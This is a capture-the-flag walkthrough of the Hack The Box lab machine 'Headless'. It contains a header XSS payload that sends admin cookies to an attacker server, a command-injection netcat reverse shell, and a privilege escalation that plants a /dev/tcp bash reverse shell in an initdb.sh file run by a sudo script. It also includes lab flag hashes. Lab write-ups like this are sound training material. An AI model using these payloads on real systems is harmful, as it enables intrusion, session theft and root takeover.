Headless

Enumeration

nmap scan

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0) | ssh-hostkey:
| 256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA) |_ 256
2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519) 5000/tcp open http
Werkzeug httpd 2.2.2 (Python 3.11.2) | http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_http-title: Under Construction
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Gobuster

To have the list of brute force I did sudo git clone https://github.com/danielmiessler/SecLists.git /opt/SecLists

gobuster dir -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://10.129.3.93:5000/ -o root.gobuster


...SNIP...

[22:12:31] Starting:
[22:12:48] 401 - 317B - /dashboard
[22:13:09] 200 - 2KB - /support

...SNIP...


WebApp Error

when including <> it causes an error that gets sent to the admin.




Adding a custom header in the POST request

Was able to add the head WIPER in the request and get it to reflect.




Found reflected XSS in header

XSS works



XSS script used to identify the vuln




Stealing admin cookie via XSS

<script>fetch('http://10.10.15.132:8000?cookie=' + btoa(document.cookie));</script>

-TAKE NOTE THAT YOU NEED TO DO IP A | GREP TUN0 AND YOU PUT THAT HERE

-8000 is the port of the python webserver (you can change it btw)

Uploading XSS to get cookie



Grabbing cookie via python webserver


```
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ... 10.10.14.108 - -
[17/Jan/2026 22:30:56] "GET /?
cookie=aXNfYWRtaW49SW5WelpYSWkudUFsbVhsVHZtOHZ5aWhqTmFQRFdudkJfWmZ
z HTTP/1.1" 200 -
10.129.2.89 - - [17/Jan/2026 22:31:35] "GET /?
cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA
= HTTP/1.1" 200 -
```

Decoding the base64 cookie


```
└─$ echo
"aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=" |
base64 -d
is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
```

Access to /dashboard


Access was granted via admin cookie



Command Injection found in POST /dashboard via date parm



Access to dvir via rev shell



Second Way to get a reverse shell using ncat

What is a reverse shell :

A **reverse shell** is a remote command-line session where:

- The **target machine initiates the connection**
- The **attacker's machine receives it**
- Commands typed by the attacker are executed on the target

What is ncat ?

Netcat transporte les flux d'entrée et de sortie d'un shell à travers une connexion réseau et les output dans ton terminal.

You create a netcat like this (with your ip a tun0 that we saw earlier in the xss) and you url encode it to bypass any security. You can create any port to listen to but it needs to be the same as in the terminal.

```
16 date=2023-09-06;nc+10.10.15.132+4443+-e+/bin/bash
```

Then you listen to it in your terminal by running this command nc -nvlp 4443. And there you go you got access to the shell. You can run some commands.

```
┌──(hacker㉿hackerbox)-[~/HTB/Headless/nmap]
└─$ nc -nvlp 4443
listening on [any] 4443 ...
connect to [10.10.15.132] from (UNKNOWN) [10.129.3.93] 43322
ls
app.py
dashboard.html
hackattempt.html
hacking_reports
index.html
inspect_reports.py
report.sh
support.html
```

However, if you want an interactive shell you can run this command (do not copy paste, it will not work):

python3 -c "import pty; pty.spawn('/bin/bash')"

USER.txt

```
dvir@headless:~$ cat user.txt
cat user.txt
197d3cef5cff767f96363654957d0cb4
dvir@headless:~$
```

Private Escalation

dvir@headless:~$ sudo -l
Matching Defaults entries for dvir on headless:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/ bin, use_pty

User dvir may run the following commands on headless:
(ALL) NOPASSWD: /usr/bin/syscheck


It means that **the user `dvir` is allowed to run `/usr/bin/syscheck` as root on the machine**

`headless` **without being asked for a password**.

Exploiting syscheck script

```
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
 exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n |
/usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}') /usr/bin/echo "Available
disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
 /usr/bin/echo "Database service is not running. Starting it..."  ./initdb.sh 2>/dev/null
else
 /usr/bin/echo "Database service is running."
fi

exit 0
```

Because of ./ its checking in the current directory and not in a specified directory, so we can abuse this by creating our own file init to get as root.



I know that there isn't any initdb.sh that exists so I try to create one and put a payload in it that will allow me to reverse shell to gain root access. So when I launch /usr/bin/syscheck it will run initdb.sh (I know that because the code was written when i did cat /usr/bin/syscheck). And I will have a root reverse shell because of that.

```
echo "bash -i >& /dev/tcp/10.10.15.132/888 0>&1" > initdb.sh
```

```
┌──(hacker㉿hackerbox)-[~]
└─$ nc -nvlp 888
listening on [any] 888 ...
connect to [10.10.15.132] from (UNKNOWN) [10.129.3.93] 44740
root@headless:/home/dvir/app# ls
```

In other words,

The db bash script does not exist, we can create one containing a rev shell to run as ro ot.

#!/bin/bash

/bin/bash -i >& /dev/tcp/10.10.14.108/9001 0>&1

GOT ROOT

ROOT.TXT

```
cat ./root/root.txt
75ff7400a5ddf206494dfe9a2dfd3b9e
root@headless:/#
```

75ff7400a5ddf206494dfe9a2dfd3b9e